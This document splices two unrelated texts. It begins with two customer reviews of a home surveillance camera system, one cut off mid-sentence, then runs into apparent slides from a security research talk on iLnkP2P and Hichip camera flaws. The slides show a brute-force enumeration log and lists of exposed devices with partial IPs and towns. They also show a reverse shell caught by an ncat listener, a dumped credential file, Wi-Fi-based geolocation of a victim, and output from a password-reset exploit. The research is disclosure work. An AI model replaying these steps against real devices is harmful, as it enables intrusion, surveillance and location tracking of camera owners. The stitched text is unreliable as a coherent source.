


★★★★★ Great low budget surveillance system.

By Scott on Oct 11, 2019

Great low budget surveillance system. I have 8 cameras covering our home drive way and dog kennel. The entire family can access the cameras remotely through the app.

Images in this review



★★★★★ EASY INTERFACE GREAT QUALITY

By KR on Apr 18, 2018

Very easy to set up, install, and the app interface is extremely simple. Great quality video/pictures. Can download to phone or screen shot.

All settings adjustable via phone app. App claims to support up to 64 cams. I currently have 3. Switching between different cams or different cam's recorded video is quick. Motion detection is very sensitive and sends alert in real time. I have my record set to 5 min intervals like my dash cam however that is also adjustable. Some security cams have choppy playback THIS CAM IS SMOOTH AND CLEAR. Night vision is impeccable.

There is nothing I do not like about these cameras.

I would like to have smart recognition for motion sensing BUT THAT WOULD BE A

Finding Prefixes

Invalid prefix (0xFD)

Request:

▼ pppp, message_type: MSG_P2P_REQ (32)

▼ message_header

magic_number: 0xf1 (241)

message_type: MSG_P2P_REQ (32)

message_size: 36

device_uid: FAKE-000123-ABCDE

▼ local_address

family: 2

port: 0

ip: 0.0.0.0 (0)

<

0000

0010

0020

0030

0040

0050

f1 20 00 24 46 41

4b 45 00 00 00 00 00 00 00 7b 41 42 43 44 45 00

00 00 00 02 00 00 00 00 00 00 00 00 00 00 00

00 00

· ·\$FA

KE····· ·{ABCDE·

····· ······

··

Invalid UID, valid prefix (0xFF)

▼ pppp, message_type: MSG_P2P_REQ (32)

▼ message_header

magic_number: 0xf1 (241)

message_type: MSG_P2P_REQ (32)

message_size: 36

device_uid: IIII-000123-ABCDE

▼ local_address

family: 2

port: 0

ip: 0.0.0.0 (0)

<

0000

0010

0020

0030

0040

0050

f1 20 00 24 49 49

49 49 00 00 00 00 00 00 00 7b 41 42 43 44 45 00

00 00 00 02 00 00 00 00 00 00 00 00 00 00 00

00 00

·C·"}d·0 ·· ·\$II

II····· ·{ABCDE·

····· ······

··

Response:

▼ pppp, message_type: MSG_P2P_REQ_ACK (33)

▼ message_header

magic_number: 0xf1 (241)

message_type: MSG_P2P_REQ_ACK (33)

message_size: 4

result: -3

api_version: 0.0.0 (0)

<

0000

0010

0020

0030

f1 21 00 04 fd 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

····· ······

·!····

▼ pppp, message_type: MSG_P2P_REQ_ACK (33)

▼ message_header

magic_number: 0xf1 (241)

message_type: MSG_P2P_REQ_ACK (33)

message_size: 4

result: -1

api_version: 0.0.0 (0)

<

0000

0010

0020

0030

f1 21 00 04 ff 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

····· ······

·!····

Finding Prefixes

```
[paul@tempest:src]$ node . enum/prefix.js  
(20:17:30.865) - info: Brute-forcing 17576 prefixes (ETA: 1hrs)  
(20:17:58.257) - info: 5%... (BHV)  
(20:18:25.571) - info: 10%... (CPQ)  
(20:18:52.833) - info: 15%... (DXL)  
(20:19:14.543) - info: Found servers for EYE: 54.214.22.83  
(20:19:20.196) - info: 20%... (FFG)  
(20:19:47.337) - info: 25%... (GNA)  
(20:20:14.689) - info: 30%... (HUV)  
(20:20:41.990) - info: 35%... (JCQ)  
(20:21:09.180) - info: 40%... (KKL)  
(20:21:36.522) - info: 45%... (LSG)
```

Finding Prefixes

- Can infer validity of prefix from server response code
 - 0xFD: Invalid prefix
 - 0xFF: Valid prefix but invalid serial / check code
- Can brute force all 3-letter combinations in ~1hr, 4 letter in ~36hrs
 - No rate limiting!
- Discovered 488 distinct prefixes on 487 P2P servers as of July 2020
 - Average is 4 per server, but some servers support >130 prefixes

Finding UUIDs

- We have prefixes, we can easily infer serial numbers (sequential numbers)
- The problem is now the check code:
 - Exists to stop precisely this sort of attack
 - If the UUID is `DEFC-000123-HAXME`, `DEFC-000123-HAXMF` will not work
 - Keyspace makes brute forcing impractical
- How can we get around this?

Predictable iLnkP2P UUIDs (CVE-2019-11219)

- Some iLnkP2P libraries shipped with their secret check code algorithm
 - Uses modified MD5; the check code is the letters from the resulting hash (i.e. A-F)
 - Apparently included to validate UUIDs, even though the server already does that 🙄
- **We can now connect to *any* device that uses iLnkP2P**



Predictable iLnkP2P UUIDs (CVE-2019-11219)

FFFF-019748-***EF is ONLINE from 79.47.**.* (Reggio Emilia, Emilia-Romagna, Italy)	ZZZZ-017501-***FD is ONLINE from 180.183.**.* (Bangkok, Krung Thep Maha Nakhon, Thailand)
FFFF-019751-***BF is ONLINE from 93.149.**.* (Rome, Lazio, Italy)	ZZZZ-017502-***AB is ONLINE from 1.20.**.* (Thailand)
FFFF-019757-***DA is ONLINE from 151.30.**.* (Monza, Lombardia, Italy)	ZZZZ-017504-***FB is ONLINE from 123.97.**.* (China)
FFFF-019760-***FC is ONLINE from 90.104.**.* (Cholet, France)	ZZZZ-017508-***BA is ONLINE from 180.183.**.* (Bangkok, Krung Thep Maha Nakhon, Thailand)
FFFF-019761-***DF is ONLINE from 151.30.**.* (Monza, Lombardia, Italy)	ZZZZ-017510-***ED is ONLINE from 134.236.**.* (Thailand)
FFFF-019764-***BD is ONLINE from 37.77.**.* (Sparanise, Campania, Italy)	ZZZZ-017511-***BB is ONLINE from 180.183.**.* (Bangkok, Krung Thep Maha Nakhon, Thailand)
FFFF-019766-***FF is ONLINE from 2.32.**.* (Castano Primo, Lombardia, Italy)	ZZZZ-017516-***FB is ONLINE from 171.97.**.* (Bangkok, Krung Thep Maha Nakhon, Thailand)
FFFF-019770-***BE is ONLINE from 62.94.**.* (Pescosansonesco, Abruzzo, Italy)	ZZZZ-017523-***AF is ONLINE from 123.97.**.* (China)
FFFF-019779-***CB is ONLINE from 139.47.**.* (Madrid, Madrid, Comunidad de, Spain)	ZZZZ-017524-***AC is ONLINE from 171.99.**.* (Bangkok, Krung Thep Maha Nakhon, Thailand)
FFFF-019780-***DE is ONLINE from 84.33.**.* (Italy)	ZZZZ-017529-***FE is ONLINE from 182.53.**.* (Kamphaeng Phet, Kamphaeng Phet, Thailand)
FFFF-019790-***FF is ONLINE from 37.183.**.* (Italy)	ZZZZ-017532-***BA is ONLINE from 120.239.**.* (Xinxing, China)
FFFF-019798-***BB is ONLINE from 31.156.**.* (Santa Teresa di Riva, Sicilia, Italy)	ZZZZ-017535-***AE is ONLINE from 117.182.**.* (Laibin, China)
FFFF-019804-***CB is ONLINE from 93.16.**.* (Herseange, France)	ZZZZ-017538-***DB is ONLINE from 180.183.**.* (Bangkok, Krung Thep Maha Nakhon, Thailand)
FFFF-019807-***AF is ONLINE from 93.40.**.* (Italy)	ZZZZ-017539-***CE is ONLINE from 203.156.**.* (Shanghai, China)
FFFF-019813-***EC is ONLINE from 46.251.**.* (Monzon, Aragón, Spain)	ZZZZ-017540-***CC is ONLINE from 180.183.**.* (Bangkok, Krung Thep Maha Nakhon, Thailand)
FFFF-019825-***AF is ONLINE from 82.52.**.* (Bologna, Emilia-Romagna, Italy)	ZZZZ-017541-***AD is ONLINE from 93.216.**.* (Oldenburg, Niedersachsen, Germany)
FFFF-019827-***DF is ONLINE from 93.42.**.* (Milan, Lombardia, Italy)	ZZZZ-017548-***EA is ONLINE from 93.228.**.* (Marl, Nordrhein-Westfalen, Germany)
FFFF-019833-***CB is ONLINE from 189.5.**.* (Goiânia, Goiás, Brazil)	ZZZZ-017549-***FE is ONLINE from 2.200.**.* (Lindau, Schleswig-Holstein, Germany)
FFFF-019841-***EA is ONLINE from 146.66.**.* (Lleida, Catalunya, Spain)	ZZZZ-017550-***FA is ONLINE from 84.184.**.* (Wurzen, Sachsen, Germany)
FFFF-019846-***FD is ONLINE from 109.167.**.* (Denia, Valenciana, Comunidad, Spain)	ZZZZ-017553-***DC is ONLINE from 46.114.**.* (Germany)
FFFF-019849-***AB is ONLINE from 89.249.**.* (Borgo Valsugana, Trentino-Alto Adige, Italy)	ZZZZ-017558-***CC is ONLINE from 46.87.**.* (Velten, Brandenburg, Germany)
FFFF-019851-***EF is ONLINE from 37.163.**.* (Italy)	ZZZZ-017561-***AC is ONLINE from 93.255.**.* (Munsterstadt, Bayern, Germany)
FFFF-019874-***FD is ONLINE from 151.42.**.* (Bologna, Emilia-Romagna, Italy)	ZZZZ-017564-***AE is ONLINE from 91.6.**.* (Emden, Niedersachsen, Germany)
FFFF-019875-***BB is ONLINE from 79.1.**.* (Vinci, Toscana, Italy)	ZZZZ-017565-***BF is ONLINE from 95.222.**.* (Wuppertal, Nordrhein-Westfalen, Germany)
FFFF-019878-***AE is ONLINE from 84.101.**.* (Clermont-Ferrand, France)	ZZZZ-017566-***EE is ONLINE from 91.61.**.* (Suelzetel, Sachsen-Anhalt, Germany)
FFFF-019889-***AF is ONLINE from 151.37.**.* (Rome, Lazio, Italy)	ZZZZ-017569-***FC is ONLINE from 91.248.**.* (Lemgo, Nordrhein-Westfalen, Germany)
FFFF-019890-***AA is ONLINE from 176.10.**.* (Schio, Veneto, Italy)	ZZZZ-017570-***DA is ONLINE from 185.151.**.* (Vienna, Wien, Austria)
FFFF-019896-***EE is ONLINE from 91.174.**.* (France)	ZZZZ-017571-***BC is ONLINE from 91.248.**.* (Aurich, Niedersachsen, Germany)
FFFF-019897-***EA is ONLINE from 92.49.**.* (Lamentin, Guadeloupe)	ZZZZ-017572-***CA is ONLINE from 84.184.**.* (Wurzen, Sachsen, Germany)
FFFF-019900-***AE is ONLINE from 188.217.**.* (Rome, Lazio, Italy)	ZZZZ-017573-***EA is ONLINE from 79.228.**.* (Feucht, Bayern, Germany)
FFFF-019908-***CF is ONLINE from 95.251.**.* (Piolletto, Lombardia, Italy)	ZZZZ-017581-***FD is ONLINE from 46.80.**.* (Lingen, Niedersachsen, Germany)
FFFF-019910-***BA is ONLINE from 84.33.**.* (Italy)	ZZZZ-017582-***FC is ONLINE from 84.115.**.* (Graz, Steiermark, Austria)
FFFF-019954-***CD is ONLINE from 151.0.**.* (Parma, Emilia-Romagna, Italy)	ZZZZ-017585-***CE is ONLINE from 79.225.**.* (Erding, Bayern, Germany)
FFFF-019955-***EB is ONLINE from 87.20.**.* (Naples, Campania, Italy)	ZZZZ-017586-***DF is ONLINE from 79.215.**.* (Puderbach, Rheinland-Pfalz, Germany)
FFFF-019968-***DA is ONLINE from 79.40.**.* (Gavardo, Lombardia, Italy)	ZZZZ-017591-***DF is ONLINE from 80.134.**.* (Chemnitz, Sachsen, Germany)
FFFF-019970-***EA is ONLINE from 81.203.**.* (Ciudad Real, Castilla-La Mancha, Spain)	ZZZZ-017593-***BC is ONLINE from 2.125.**.* (Hayes, England, United Kingdom)
FFFF-019972-***BA is ONLINE from 79.46.**.* (Pineto, Abruzzo, Italy)	ZZZZ-017594-***AF is ONLINE from 79.66.**.* (Edinburgh, Scotland, United Kingdom)
FFFF-019984-***FF is ONLINE from 188.10.**.* (Italy)	ZZZZ-017596-***CE is ONLINE from 81.97.**.* (Peterborough, England, United Kingdom)
FFFF-019990-***FE is ONLINE from 46.251.**.* (Monzon, Aragón, Spain)	ZZZZ-017597-***FA is ONLINE from 92.232.**.* (Liverpool, England, United Kingdom)
FFFF-019991-***AA is ONLINE from 37.77.**.* (Sparanise, Campania, Italy)	ZZZZ-017599-***CB is ONLINE from 87.156.**.* (Siegburg, Nordrhein-Westfalen, Germany)
FFFF-019999-***AD is ONLINE from 90.170.**.* (Vila-real, Valenciana, Comunidad, Spain)	ZZZZ-017602-***FD is ONLINE from 82.23.**.* (Wilmslow, England, United Kingdom)
FFFF-020004-***EE is ONLINE from 37.119.**.* (Milan, Lombardia, Italy)	ZZZZ-017603-***CA is ONLINE from 91.61.**.* (Suelzetel, Sachsen-Anhalt, Germany)
FFFF-020009-***AF is ONLINE from 77.204.**.* (Louveciennes, France)	ZZZZ-017606-***DF is ONLINE from 81.2.**.* (Dartford, England, United Kingdom)
FFFF-020015-***DB is ONLINE from 141.237.**.* (Athens, Attikí, Greece)	ZZZZ-017619-***EA is ONLINE from 82.207.**.* (Herne, Nordrhein-Westfalen, Germany)
FFFF-020017-***FF is ONLINE from 91.167.**.* (Guilherand-Granges, France)	ZZZZ-017620-***AB is ONLINE from 84.118.**.* (Siegen, Nordrhein-Westfalen, Germany)
FFFF-020018-***FB is ONLINE from 92.148.**.* (Lille, France)	ZZZZ-017621-***DE is ONLINE from 91.96.**.* (Bremervoerde, Niedersachsen, Germany)
FFFF-020024-***BB is ONLINE from 93.34.**.* (Turin, Piemonte, Italy)	ZZZZ-017625-***EE is ONLINE from 92.207.**.* (Hove, England, United Kingdom)
FFFF-020025-***EC is ONLINE from 78.228.**.* (Courthezon, France)	ZZZZ-017628-***DC is ONLINE from 86.190.**.* (Pinner, England, United Kingdom)
FFFF-020028-***BC is ONLINE from 86.248.**.* (L'Etrat, France)	ZZZZ-017630-***CF is ONLINE from 77.190.**.* (Munich, Bayern, Germany)
FFFF-020032-***CD is ONLINE from 79.47.**.* (Parma, Emilia-Romagna, Italy)	ZZZZ-017631-***BF is ONLINE from 88.106.**.* (Birmingham, England, United Kingdom)
FFFF-020043-***DB is ONLINE from 178.59.**.* (Kozani, Dytiki Makedonia, Greece)	ZZZZ-017632-***FB is ONLINE from 95.146.**.* (Kilmarnock, Scotland, United Kingdom)
FFFF-020046-***FA is ONLINE from 85.170.**.* (Guyancourt, France)	ZZZZ-017635-***AF is ONLINE from 92.13.**.* (Burnley, England, United Kingdom)
FFFF-020053-***BE is ONLINE from 78.195.**.* (Vedene, France)	ZZZZ-017636-***CB is ONLINE from 94.8.**.* (Bristol, England, United Kingdom)
FFFF-020060-***BC is ONLINE from 93.51.**.* (Turin, Piemonte, Italy)	ZZZZ-017639-***BC is ONLINE from 92.10.**.* (Romford, England, United Kingdom)

Predictable iLnkP2P UUIDs (CVE-2019-11219)

- Over 3.6 million devices as of July 2020, many of which use default passwords
- Disclosed to Shenzhen Yunni Technology in February 2019
 - No response despite several attempts
 - New iLnkP2P UUIDs are still being issued today
- Does not affect CS2... but more on that later.

Exploiting Devices

(or, how to shoot fish in a barrel)

Let's find some camera vulns!

- Shenzhen Hichip Vision Technology, Co.
 - Major manufacturer, worldwide market (ODM)
 - Used by a huge number of OEMs
 - OEMs buy from Hichip and add their own branding
 - Can easily identify OEMs by their use of the "CamHi" app
 - At least 50 P2P servers and 29 prefixes
 - 2.95 million (81%) of the iLnkP2P devices I've found have been Hichip

OEMs using Hichip

Accfly	Dericam	ICAMI	Nettoly	ThinkValue
Alptop	Elex System	ieGeek	OWSOO	THOMSON
Anlink	Elite Security	Jecurity	PNI	TOMLOV
Avidsen	ENSTER	Jennov	ProElite	TonTon Security
Besdersec	ePGes	KKMoon	QZT	TPTEK
BOAVISION	Escam	LEFTEK	Royallite	Wanscam
COOAU	FLOUREON	Loosafe	SDETER	WGCC
CPVAN	GatoCam	Luowice	SV3C	WYJW
Ctronics	GENBOLT	MEOBHI	SY2L	ZILINK
D3D Security	Hongjingtian (HJT)	Nesuniq	Tenvis	Zysecurity

Hunting for vulnerabilities

- Obtained firmware samples from reseller sites (often just a ZIP file, easy to analyze)
- `HI_P2P_Cmd_ReadRequest` handles commands received over P2P
 - Used for everything including login; you don't need auth to hit this function

```
● 37         while ( 1 )  
    38     {  
● 39         memset(&buff, val, 1024u);  
● 40         res = HI_P2P_Cmd_ReadRequest(handle, val, (int)&buff);
```

Hunting for vulnerabilities

```
0  else if ( *buff == 0x99999999 )
1  {
2      length = *(buff + 4);
3      if ( length > 10240 )
4      {
5          printf("HI_ReadCmd: head param len=%d  error \n", *(buff + 4));
6          result = -1010;
7      }
8      else
9      {
10         if ( !length )
11             return 0;
12         res2 = PPCS_Read(handle);
13         if ( res2 >= 0 )
14             return 0;
15         if ( res2 == -3 )
16             return -1005;
17         printf("HI_ReadCmd:PPCS_Read data error %d\n", res2);
18         result = -1007;
19     }
20 }
21 else
22 {
23     printf("HI_ReadCmd: head param flag error 0X%x\n");
24     result = -1001;
25 }
26 return result;
```

Hunting for vulnerabilities

```
if ( length > 10240 )  
{  
    printf("HI_ReadCmd: head param len=%d  error \n", *(buff + 4));  
    result = -1010;  
}
```

Pre-auth remote code execution (CVE-2020-9527)

```
[paul@aurora:checksec.sh]$ ./checksec --file=/home/paul/ipc_server
```

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols
Partial RELRO	Canary found	NX enabled	No PIE	No RPATH	No RUNPATH	No Symbols

```
[paul@aurora:checksec.sh]$ ./checksec --file=/home/paul/libAPILib.so
```

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols
No RELRO	No canary found	NX enabled	DSO	No RPATH	No RUNPATH	No Symbols

```
[paul@aurora:checksec.sh]$ ./checksec --file=/home/paul/libhichip.so
```

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols
No RELRO	No canary found	NX enabled	DSO	No RPATH	No RUNPATH	No Symbols

```
[paul@aurora:checksec.sh]$
```

Pre-auth remote code execution (CVE-2020-9527)

```
[paul@juno:~]$ sudo ncat -lvk 80
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from [REDACTED]
Ncat: Connection from [REDACTED]
pwd
/tmp
ls -al
drwxr-xr-x    2 root    root          80 Jun  7 09:18 .
drwxrwxrwt    6 root    root        380 Jun  7 09:18 ..
-rwxr-xr-x    1 root    root    411085 Jun  7 09:18 nc
prw-r--r--    1 root    root         0 Jun  7 09:19 x
```

Pre-auth remote code execution (CVE-2020-9527)

```
hostapd8192_5g.conf  
imx307.bin  
ipcam_upnp.xml  
resolv.conf  
run  
sc2232.bin  
udhcpc  
udhcps  
wifi.conf  
cat config_user.ini
```

```
[user0]  
username      = "admin      "  
password      = "NoDefaultPasswordfhMD%26vTpd23%23"  
authtype      = "15      "  
authgroup     = "      "
```

```
[user1]  
username      = "user      "  
password      = "user      "  
authtype      = "3      "
```

Pre-auth remote code execution (CVE-2020-9527)

```
/ # wpa_cli
wpa_cli v2.6
Copyright (c) 2004-2016, Jouni Malinen <j@w1.fi> and contributors

This software may be distributed under the terms of the BSD license.
See README for more details.

Selected interface 'wlan0'

Interactive mode

> scan
OK
<3>CTRL-EVENT-SCAN-RESULTS

> > scan_results
bssid / frequency / signal level / flags / ssid
5e:b0: 2462 -47 [WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][ESS]
5c:b0: 2462 -47 [WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][ESS]
      2462 -49 [WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][ESS]
      2412 -49 [WPA-EAP-CCMP][WPA2-EAP-CCMP][ESS]
      2437 -51 [WPA-EAP-CCMP+TKIP][WPA2-EAP-CCMP+TKIP][ESS]
      2437 -51 [WPA2-PSK-CCMP][ESS]
      2457 -61 [WPA2-PSK-CCMP][ESS]
      2437 -63 [WPA2-PSK-CCMP][ESS]
      2462 -65 [WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][ESS]
      2452 -67 [WPA2-PSK-CCMP][ESS]
      2412 -67 [WPA2-PSK-CCMP][ESS]
      2412 -69 [WPA2-PSK-CCMP][ESS]
      2412 -69 [WPA2-PSK-CCMP][ESS]
      2432 -83 [WPA-PSK-CCMP+TKIP][WPA2-PSK-CCMP+TKIP][ESS]
      2462 -75 [WPA2-PSK-CCMP][ESS]

>
```

Pre-auth remote code execution (CVE-2020-9527)

```
[paul@tempest:~]$ curl -H 'Content-type: application/json' \  
> --data '{ "considerIp": false, "wifiAccessPoints": [ { "macAddress": "██████████" }, { "macAddress": "██████████" } ] }' \  
> 'https://www.googleapis.com/geolocation/v1/geolocate?key=██████████' \  
{  
  "location": {  
    "lat": 37.██████,  
    "lng": -121.██████  
  },  
  "accuracy": 189  
}
```

Pre-auth remote code execution (CVE-2020-9527)

- Buffer overflow in login routine allows remote execution of arbitrary code
 - If you have a vulnerable device's UID, you can get a shell!
 - Binaries compiled without ASLR/PIE/stack canaries
 - Offsets vary between versions, but very reliable code execution
- Affects firmware from August 2018 through June 2020

Password reset via LAN (CVE-2020-9529)

- Affects all firmware prior to June 2020

```
[paul@tempest:admin_reset]$ ./reset.sh
[*] Hichip IP Camera Admin Password Reset (CVE-2020-9529)
[*] Copyright (c) 2020, Paul A. Marrapese <paul@redprocyon.com>
Enter device IP (or press enter for autodiscovery):
[*] Searching for device...
[*] Resetting admin password of device at 192.168.1.8...
[*] Response received!
MCTP/1.0 200 OK
CSeq:1
Client-ID:bogus
Device-ID:48ff0e5ec780ce09d3ff923e3a7ce6a3
Content-Type:text/HDP
Content-Length:74

Segment-Num:1
Segment-Seq:1
Data-Length:26

